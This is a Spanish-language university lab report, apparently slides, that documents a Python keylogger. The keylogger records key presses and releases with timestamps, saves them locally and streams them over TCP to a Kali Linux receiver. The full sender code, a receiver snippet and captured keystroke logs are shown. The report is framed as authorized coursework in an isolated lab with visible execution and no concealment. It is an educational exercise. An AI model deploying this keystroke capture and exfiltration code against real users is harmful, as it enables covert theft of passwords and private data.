

NO PRESIONES ESC... TODAVÍA

Persistencia, asociación temporal y telemetría hacia Kali Linux

Juan Francisco Ortega Jiménez · 184918

Mtro. Servando López Contreras · 23/08/2026



**PRESS
RELEASE
ESC**

**Universidad Politécnica de San
Luis Potosí**

La actividad integra tres ampliaciones técnicas y dos entregables

OBJETIVO GENERAL

Implementar y documentar, en un laboratorio controlado, un programa que registre eventos de teclado, los asocie temporalmente y transmita telemetría hacia Kali Linux.

REQUISITOS CENTRALES

- 1 Persistencia del registro local
- 2 Fecha, hora, orden e intervalo
- 3 Envío y recepción en Kali Linux
- 4 Informe con pruebas y capturas
- 5 Publicación HTML en el portafolio

El listener básico se amplió hasta generar evidencia auditable

CÓDIGO BASE

```
from pynput.keyboard import Key, Listener

def on_press(key):
    print(key)

def on_release(key):
    if key == Key.esc:
        return False
```

VERSIÓN AMPLIADA

- 1 Persistencia en Eventos.txt
- 2 Fecha, hora, orden y delta_ms
- 3 Envío TCP a 192.168.56.102:5050
- 4 Recepción y almacenamiento en Kali

Cada tecla recorre cinco etapas hasta quedar documentada

El mismo registro se conserva localmente y se transmite a la máquina receptora.



El contador y la marca temporal permiten correlacionar el evento enviado con el evento recibido.

Variables y librerías del emisor

datetime

Genera fecha, hora, milisegundos y zona horaria.

socket

Crea la conexión TCP y transmite cada línea a Kali.

perf_counter

Mide el intervalo preciso entre dos eventos consecutivos.

Key + Listener

Identifican teclas especiales y mantienen activos los callbacks.

```
UPSLPspyware_Actividad03.py 1 X
UPSLPspyware_Actividad03.py > enviar_a_kali
1  """Actividad 03 - No presiones Esc... todavía.
2
3  Ampliación del código base de clase para un laboratorio propio y autorizado.
4  Registra los eventos en un archivo local y envía una copia a Kali Linux.
5  """
6
7  from datetime import datetime
8  import socket
9  from time import perf_counter
10
11  from pynput.keyboard import Key, Listener
12
13
14  # IMPORTANTE: cambia esta dirección por la IP real de tu máquina Kali.
15  IP_KALI = "192.168.56.102"
16  PUERTO = 5050
17  ARCHIVO_LOCAL = "Eventos.txt"
18
19  contador_eventos = 0
20  instante_anterior = None
21  conexion_kali = None
22
23
24  def generar_evento():
25      """Crea un identificador consecutivo como evento_001."""
26      global contador_eventos
27      contador_eventos += 1
28      return f"evento_{contador_eventos:03d}"
29
30
31  def describir_tecla(key):
32      """Obtiene el carácter de una tecla o el nombre de una tecla especial."""
33      try:
34          if key.char is not None:
35              return repr(key.char)
36      except AttributeError:
37          pass
38      return str(key)
39
40
41  def conectar_con_kali():
42      """Abre la conexión TCP con el receptor de Kali."""
43      global conexion_kali
```

La red puede fallar sin provocar la pérdida del registro local

```
UPSLPspyware_Actividad03.py 1 X
UPSLPspyware_Actividad03.py > enviar_a_kali
41 def conectar_con_kali():
42
43
44
45     try:
46         conexion_kali = socket.create_connection((IP_KALI, PUERTO), timeout=3)
47         conexion_kali.settimeout(None)
48         print(f"Conexión establecida con Kali: {IP_KALI}:{PUERTO}")
49         return True
50     except OSError as error:
51         conexion_kali = None
52         print(f"No fue posible conectar con Kali: {error}")
53         print("El registro local continuará funcionando.")
54         return False
55
56
57 def enviar_a_kali(registro):
58     """Transmite un registro; si la red falla, conserva el archivo local."""
59     global conexion_kali
60
61     if conexion_kali is None and not conectar_con_kali():
62         return False
63
64     try:
65         conexion_kali.sendall((registro + "\n").encode("utf-8"))
66         return True
67     except OSError as error:
68         print(f"Error de envío: {error}")
69         conexion_kali.close()
70         conexion_kali = None
71         return False
72
73
74 def guardar_evento(tipo_evento, key):
75     """Asocia, guarda y transmite el evento generado."""
76     global instante_anterior
77
78     instante_actual = perf_counter()
79     if instante_anterior is None:
80         diferencia_ms = 0
81     else:
82         diferencia_ms = round((instante_actual - instante_anterior) * 1000)
83     instante_anterior = instante_actual
84
85     fecha_hora = datetime.now().astimezone().isoformat(timespec="milliseconds")
```

conectar_con_kali()

Abre una conexión TCP con la IP y el puerto configurados. El timeout de 3 segundos evita que el programa permanezca bloqueado si Kali no responde.

enviar_a_kali(registro)

Codifica la línea en UTF-8, agrega un salto de línea y utiliza sendall(). Si ocurre un error, cierra el socket y conserva el evento en Eventos.txt.

guardar_evento convierte cada acción en una línea correlacionable

- 1 Calcula delta_ms con perf_counter().
- 2 Genera fecha, evento y descripción de tecla.
- 3 Escribe en modo a para no borrar datos previos.
- 4 Envía la misma línea y muestra ENVIADO o SOLO_LOCAL.

Los callbacks `on_press` y `on_release` llaman a esta función; `Esc` devuelve `False` y termina el listener.

```

UPSLPspyware_Actividad03.py 1 X
UPSLPspyware_Actividad03.py > enviar_a_kali
74 def guardar_evento(tipo_evento, key):
86     evento = generar_evento()
87     tecla = describir_tecla(key)
88
89     registro = (
90         f"{{fecha_hora}} | [{{tipo_evento}}] | {{evento}} | "
91         f"{{tecla}} | delta_ms={{diferencia_ms}}"
92     )
93
94     # El modo "a" agrega información sin borrar eventos anteriores.
95     with open(ARCHIVO_LOCAL, "a", encoding="utf-8") as archivo:
96         archivo.write(registro + "\n")
97
98     enviado = enviar_a_kali(registro)
99     estado = "ENVIADO" if enviado else "SOLO_LOCAL"
100     print(f"{{estado}} {{registro}}")
101
102
103 def on_press(key):
104     """Callback que se ejecuta cuando una tecla es presionada."""
105     try:
106         print(f"Tecla alfanumérica presionada: {{key.char}}")
107     except AttributeError:
108         print(f"Tecla especial presionada: {{key}}")
109
110     guardar_evento("PRESS", key)
111
112
113 def on_release(key):
114     """Callback que se ejecuta cuando una tecla es liberada."""
115     print(f"Tecla liberada: {{key}}")
116     guardar_evento("RELEASE", key)
117
118     if key == Key.esc:
119         print("Esc detectado. El programa finalizará.")
120         return False
121
122     return None
123
124
125 def main():
126     global conexion_kali
127

```

main controla el inicio, la escucha y el cierre seguro

```
UPSLPspyware_Actividad03.py 1 X
UPSLPspyware_Actividad03.py > enviar_a_kali

125 def main():
126     global conexion_kali
127
128     print("ACTIVIDAD 03 - LABORATORIO CONTROLADO")
129     print("No escribas contraseñas ni datos personales.")
130     print("Presiona Esc para finalizar la prueba.")
131
132     confirmacion = input("Escribe LABORATORIO para comenzar: ").strip()
133     if confirmacion != "LABORATORIO":
134         print("La prueba no fue iniciada.")
135         return
136
137     conectar_con_kali()
138
139     try:
140         with Listener(on_press=on_press, on_release=on_release) as listener:
141             listener.join()
142     finally:
143         if conexion_kali is not None:
144             conexion_kali.close()
145         print(f"Los eventos permanecen guardados en {ARCHIVO_LOCAL}")
146
147
148 if __name__ == "__main__":
149     main()
150
```

Inicio visible

Muestra advertencias y exige escribir LABORATORIO.

Escucha

Listener enlaza on_press y on_release y mantiene el proceso activo con join().

Cierre

finally cierra el socket aun cuando termine la prueba y confirma la ubicación del registro.

Kali recibe líneas completas y conserva una segunda evidencia

```
HOST = "0.0.0.0"  
PUERTO = 5050
```

```
servidor.bind((HOST, PUERTO))  
servidor.listen(1)  
conexion, direccion = servidor.accept()
```

bind

Asocia el servidor al puerto 5050 en todas las interfaces de Kali.

listen + accept

Espera una conexión y conserva la dirección IP del emisor.

recv + acumulado

Reconstruye cada línea recibida y la almacena en Eventos_Recibidos_Kali.txt.

El receptor añade su propia hora de recepción y la IP de origen, facilitando comparar ambos extremos.

La persistencia evita que los eventos desaparezcan al cerrar el programa

```
with open(ARCHIVO_LOCAL, "a", encoding="utf-8") as  
archivo:  
    archivo.write(registro + "\n")
```

El modo a agrega nuevas líneas sin borrar los registros anteriores. Al terminar el listener, Eventos.txt permanece disponible para su revisión.

EJEMPLO DE REGISTRO

```
2026-08-23T22:31:14.085-06:00  
[PRESS] · evento_002  
tecla=Key.shift · delta_ms=3992
```

Tres datos temporales permiten reconstruir qué ocurrió y en qué orden

MOMENTO EXACTO

**ISO 8601
con milisegundos**

ORDEN

**evento_001
evento_002**

INTERVALO

**delta_ms
entre eventos**

La zona horaria -06:00 evita ambigüedad y facilita comparar Windows con Kali.

2026-08-23T22:31:14.096-06:00 | [PRESS] | evento_003 | tecla=Key.cmd | delta_ms=10

Los callbacks distinguen presión, liberación y cierre controlado

```
def on_press(key):  
    guardar_evento("PRESS", key)  
  
def on_release(key):  
    guardar_evento("RELEASE", key)  
    if key == Key.esc:  
        return False
```

PRESS

Se genera cuando una tecla es presionada.


RELEASE

Se genera cuando la tecla deja de estar presionada.


ESC

Devuelve False y finaliza el listener.

Windows y Kali se comunicaron mediante una red privada solo-anfitrión




Kali: eth1 · 192.168.56.102/24




Windows: 4 enviados · 4 recibidos · 0 % perdidos

El receptor quedó a la escucha antes de iniciar el emisor



Kali: receptor_kali.py · puerto 5050



Windows: conexión establecida y eventos ENVIADO

Eventos.txt conservó una secuencia detallada de la ejecución

```

2026-08-23T22:50:10.163-06:00 | [RELEASE] | evento_001 | tecla=Key.enter | delta_ms=0
2026-08-23T22:50:15.081-06:00 | [PRESS] | evento_002 | tecla='1' | delta_ms=4917
2026-08-23T22:50:15.195-06:00 | [RELEASE] | evento_003 | tecla='1' | delta_ms=114
2026-08-23T22:50:15.909-06:00 | [PRESS] | evento_004 | tecla='2' | delta_ms=714
2026-08-23T22:50:16.000-06:00 | [RELEASE] | evento_005 | tecla='2' | delta_ms=92
2026-08-23T22:50:16.773-06:00 | [PRESS] | evento_006 | tecla='3' | delta_ms=773
2026-08-23T22:50:16.885-06:00 | [RELEASE] | evento_007 | tecla='3' | delta_ms=113
2026-08-23T22:50:22.997-06:00 | [PRESS] | evento_008 | tecla=Key.shift | delta_ms=6112
2026-08-23T22:50:23.349-06:00 | [PRESS] | evento_009 | tecla='p' | delta_ms=352
2026-08-23T22:50:23.402-06:00 | [RELEASE] | evento_010 | tecla='p' | delta_ms=53
2026-08-23T22:50:23.589-06:00 | [RELEASE] | evento_011 | tecla=Key.shift | delta_ms=187
2026-08-23T22:50:24.109-06:00 | [PRESS] | evento_012 | tecla='u' | delta_ms=520
2026-08-23T22:50:24.177-06:00 | [RELEASE] | evento_013 | tecla='u' | delta_ms=68
2026-08-23T22:50:24.424-06:00 | [PRESS] | evento_014 | tecla='u' | delta_ms=247
2026-08-23T22:50:24.502-06:00 | [RELEASE] | evento_015 | tecla='u' | delta_ms=78
2026-08-23T22:50:24.697-06:00 | [PRESS] | evento_016 | tecla='e' | delta_ms=194
2026-08-23T22:50:24.819-06:00 | [RELEASE] | evento_017 | tecla='e' | delta_ms=123
2026-08-23T22:50:25.080-06:00 | [PRESS] | evento_018 | tecla='b' | delta_ms=260
2026-08-23T22:50:25.182-06:00 | [RELEASE] | evento_019 | tecla='b' | delta_ms=103
2026-08-23T22:50:25.214-06:00 | [PRESS] | evento_020 | tecla='a' | delta_ms=31
2026-08-23T22:50:25.332-06:00 | [RELEASE] | evento_021 | tecla='a' | delta_ms=118
2026-08-23T22:50:27.397-06:00 | [PRESS] | evento_022 | tecla='d' | delta_ms=2066
2026-08-23T22:50:27.478-06:00 | [PRESS] | evento_023 | tecla='e' | delta_ms=81
2026-08-23T22:50:27.547-06:00 | [RELEASE] | evento_024 | tecla='e' | delta_ms=69
2026-08-23T22:50:27.558-06:00 | [RELEASE] | evento_025 | tecla='d' | delta_ms=11
2026-08-23T22:50:32.391-06:00 | [PRESS] | evento_026 | tecla='c' | delta_ms=4833
2026-08-23T22:50:32.484-06:00 | [RELEASE] | evento_027 | tecla='c' | delta_ms=93
2026-08-23T22:50:32.528-06:00 | [PRESS] | evento_028 | tecla='o' | delta_ms=44
2026-08-23T22:50:32.621-06:00 | [RELEASE] | evento_029 | tecla='o' | delta_ms=93
2026-08-23T22:50:32.847-06:00 | [PRESS] | evento_030 | tecla='n' | delta_ms=226
2026-08-23T22:50:32.947-06:00 | [RELEASE] | evento_031 | tecla='m' | delta_ms=100
2026-08-23T22:50:33.248-06:00 | [PRESS] | evento_032 | tecla='a' | delta_ms=301
2026-08-23T22:50:33.346-06:00 | [RELEASE] | evento_033 | tecla='a' | delta_ms=98
2026-08-23T22:50:33.609-06:00 | [PRESS] | evento_034 | tecla='n' | delta_ms=263
2026-08-23T22:50:33.741-06:00 | [RELEASE] | evento_035 | tecla='n' | delta_ms=132
2026-08-23T22:50:33.911-06:00 | [PRESS] | evento_036 | tecla='d' | delta_ms=170
2026-08-23T22:50:34.021-06:00 | [RELEASE] | evento_037 | tecla='d' | delta_ms=109
2026-08-23T22:50:34.098-06:00 | [PRESS] | evento_038 | tecla='o' | delta_ms=78
2026-08-23T22:50:34.191-06:00 | [RELEASE] | evento_039 | tecla='o' | delta_ms=93
2026-08-23T22:50:34.241-06:00 | [PRESS] | evento_040 | tecla='s' | delta_ms=50
2026-08-23T22:50:34.343-06:00 | [RELEASE] | evento_041 | tecla='s' | delta_ms=102
2026-08-23T22:50:37.168-06:00 | [PRESS] | evento_042 | tecla=Key.enter | delta_ms=2824
2026-08-23T22:50:37.251-06:00 | [RELEASE] | evento_043 | tecla=Key.enter | delta_ms=83
2026-08-23T22:50:39.013-06:00 | [PRESS] | evento_044 | tecla=Key.shift | delta_ms=1762
2026-08-23T22:50:39.186-06:00 | [PRESS] | evento_045 | tecla='f' | delta_ms=173
2026-08-23T22:50:39.287-06:00 | [RELEASE] | evento_046 | tecla='f' | delta_ms=101
2026-08-23T22:50:39.298-06:00 | [RELEASE] | evento_047 | tecla=Key.shift | delta_ms=11
2026-08-23T22:50:39.419-06:00 | [PRESS] | evento_048 | tecla='s' | delta_ms=120
2026-08-23T22:50:39.520-06:00 | [RELEASE] | evento_049 | tecla='s' | delta_ms=101
2026-08-23T22:50:39.585-06:00 | [PRESS] | evento_050 | tecla='p' | delta_ms=66

```

La evidencia muestra:

- Marca ISO 8601 con -06:00
- Acciones PRESS y RELEASE
- Identificador consecutivo
- Tecla normal o especial
- Intervalo delta_ms

Los registros permanecieron visibles después de cerrar el programa.

Esc quedó registrado como el evento final de la prueba

```

2026-08-23T22:50:33.248-06:00 [PRESS] | evento_032 | tecla='a' | delta_ms=301
2026-08-23T22:50:33.346-06:00 [RELEASE] | evento_033 | tecla='a' | delta_ms=98
2026-08-23T22:50:33.609-06:00 [PRESS] | evento_034 | tecla='n' | delta_ms=263
2026-08-23T22:50:33.741-06:00 [RELEASE] | evento_035 | tecla='n' | delta_ms=132
2026-08-23T22:50:33.911-06:00 [PRESS] | evento_036 | tecla='d' | delta_ms=170
2026-08-23T22:50:34.021-06:00 [RELEASE] | evento_037 | tecla='d' | delta_ms=109
2026-08-23T22:50:34.098-06:00 [PRESS] | evento_038 | tecla='o' | delta_ms=78
2026-08-23T22:50:34.191-06:00 [RELEASE] | evento_039 | tecla='o' | delta_ms=93
2026-08-23T22:50:34.241-06:00 [PRESS] | evento_040 | tecla='s' | delta_ms=50
2026-08-23T22:50:34.343-06:00 [RELEASE] | evento_041 | tecla='s' | delta_ms=102
2026-08-23T22:50:37.168-06:00 [PRESS] | evento_042 | tecla=Key.enter | delta_ms=2824
2026-08-23T22:50:37.251-06:00 [RELEASE] | evento_043 | tecla=Key.enter | delta_ms=83
2026-08-23T22:50:39.013-06:00 [PRESS] | evento_044 | tecla=Key.shift | delta_ms=1762
2026-08-23T22:50:39.186-06:00 [PRESS] | evento_045 | tecla='E' | delta_ms=173
2026-08-23T22:50:39.287-06:00 [RELEASE] | evento_046 | tecla='E' | delta_ms=101
2026-08-23T22:50:39.298-06:00 [RELEASE] | evento_047 | tecla=Key.shift | delta_ms=11
2026-08-23T22:50:39.419-06:00 [PRESS] | evento_048 | tecla='s' | delta_ms=120
2026-08-23T22:50:39.520-06:00 [RELEASE] | evento_049 | tecla='s' | delta_ms=101
2026-08-23T22:50:39.585-06:00 [PRESS] | evento_050 | tecla='p' | delta_ms=66
2026-08-23T22:50:39.663-06:00 [RELEASE] | evento_051 | tecla='p' | delta_ms=78
2026-08-23T22:50:39.666-06:00 [PRESS] | evento_052 | tecla='a' | delta_ms=3
2026-08-23T22:50:39.745-06:00 [RELEASE] | evento_053 | tecla='a' | delta_ms=79
2026-08-23T22:50:39.886-06:00 [PRESS] | evento_054 | tecla='c' | delta_ms=141
2026-08-23T22:50:39.962-06:00 [RELEASE] | evento_055 | tecla='c' | delta_ms=76
2026-08-23T22:50:39.982-06:00 [PRESS] | evento_056 | tecla='i' | delta_ms=20
2026-08-23T22:50:40.033-06:00 [PRESS] | evento_057 | tecla='o' | delta_ms=51
2026-08-23T22:50:40.077-06:00 [RELEASE] | evento_058 | tecla='i' | delta_ms=44
2026-08-23T22:50:40.122-06:00 [RELEASE] | evento_059 | tecla='o' | delta_ms=45
2026-08-23T22:50:41.207-06:00 [PRESS] | evento_060 | tecla=Key.enter | delta_ms=1085
2026-08-23T22:50:41.337-06:00 [RELEASE] | evento_061 | tecla=Key.enter | delta_ms=130
2026-08-23T22:50:41.632-06:00 [PRESS] | evento_062 | tecla=Key.space | delta_ms=295
2026-08-23T22:50:41.758-06:00 [RELEASE] | evento_063 | tecla=Key.space | delta_ms=126
2026-08-23T22:50:42.291-06:00 [PRESS] | evento_064 | tecla=Key.shift | delta_ms=533
2026-08-23T22:50:42.496-06:00 [PRESS] | evento_065 | tecla='E' | delta_ms=205
2026-08-23T22:50:42.623-06:00 [RELEASE] | evento_066 | tecla='E' | delta_ms=127
2026-08-23T22:50:42.634-06:00 [RELEASE] | evento_067 | tecla=Key.shift | delta_ms=11
2026-08-23T22:50:42.793-06:00 [PRESS] | evento_068 | tecla='n' | delta_ms=158
2026-08-23T22:50:42.867-06:00 [RELEASE] | evento_069 | tecla='n' | delta_ms=75
2026-08-23T22:50:43.082-06:00 [PRESS] | evento_070 | tecla='t' | delta_ms=214
2026-08-23T22:50:43.172-06:00 [RELEASE] | evento_071 | tecla='t' | delta_ms=90
2026-08-23T22:50:43.186-06:00 [PRESS] | evento_072 | tecla='e' | delta_ms=14
2026-08-23T22:50:43.329-06:00 [PRESS] | evento_073 | tecla='r' | delta_ms=143
2026-08-23T22:50:43.390-06:00 [RELEASE] | evento_074 | tecla='e' | delta_ms=61
2026-08-23T22:50:43.445-06:00 [RELEASE] | evento_075 | tecla='n' | delta_ms=54
2026-08-23T22:50:43.697-06:00 [PRESS] | evento_076 | tecla=Key.space | delta_ms=252
2026-08-23T22:50:43.830-06:00 [RELEASE] | evento_077 | tecla=Key.space | delta_ms=133
2026-08-23T22:50:44.530-06:00 [PRESS] | evento_078 | tecla=Key.enter | delta_ms=700
2026-08-23T22:50:44.652-06:00 [RELEASE] | evento_079 | tecla=Key.enter | delta_ms=122
2026-08-23T22:50:46.973-06:00 [PRESS] | evento_080 | tecla=Key.esc | delta_ms=2321
2026-08-23T22:50:47.033-06:00 [RELEASE] | evento_081 | tecla=Key.esc | delta_ms=60
  
```

EVENTO FINAL

evento_081

[RELEASE]

tecla=Key.esc

delta_ms=60

La numeración continua confirma que el archivo mantuvo el orden hasta el cierre.

La evidencia cubre los criterios técnicos y documentales de la rúbrica

Persistencia local	Eventos.txt conservó los registros después del cierre	✓
Asociación temporal	Fecha, consecutivo y delta_ms aparecieron en cada evento	✓
Envío de información	Ping correcto, receptor activo y eventos con estado ENVIADO	✓
Informe y evidencias	Código, funcionamiento, pruebas y capturas documentados	✓
Portafolio digital	Publicar HTML, código y presentación con enlaces funcionales	→

La técnica solo es válida con autorización y controles de laboratorio

ALCANCE APLICADO

- Equipos propios y red aislada
- Ejecución visible y confirmación manual
- Frase de prueba sin contraseñas
- Esc como cierre inmediato

RIESGOS QUE SE DEBEN CONTROLAR

Los eventos de teclado pueden revelar información sensible. En un entorno real serían necesarios cifrado, autenticación, control de acceso y una política limitada de retención.

La práctica no implementa ocultamiento ni arranque automático.

La práctica integró captura, persistencia y telemetría en un solo flujo

El código base se amplió para registrar eventos PRESS y RELEASE, conservarlos con información temporal y transmitirlos a Kali Linux. La numeración consecutiva y delta_ms facilitaron correlacionar el orden de los eventos.

RESULTADO

3/3

criterios técnicos
implementados

La actividad deberá publicarse junto con el código fuente y esta presentación en la página HTML del portafolio digital.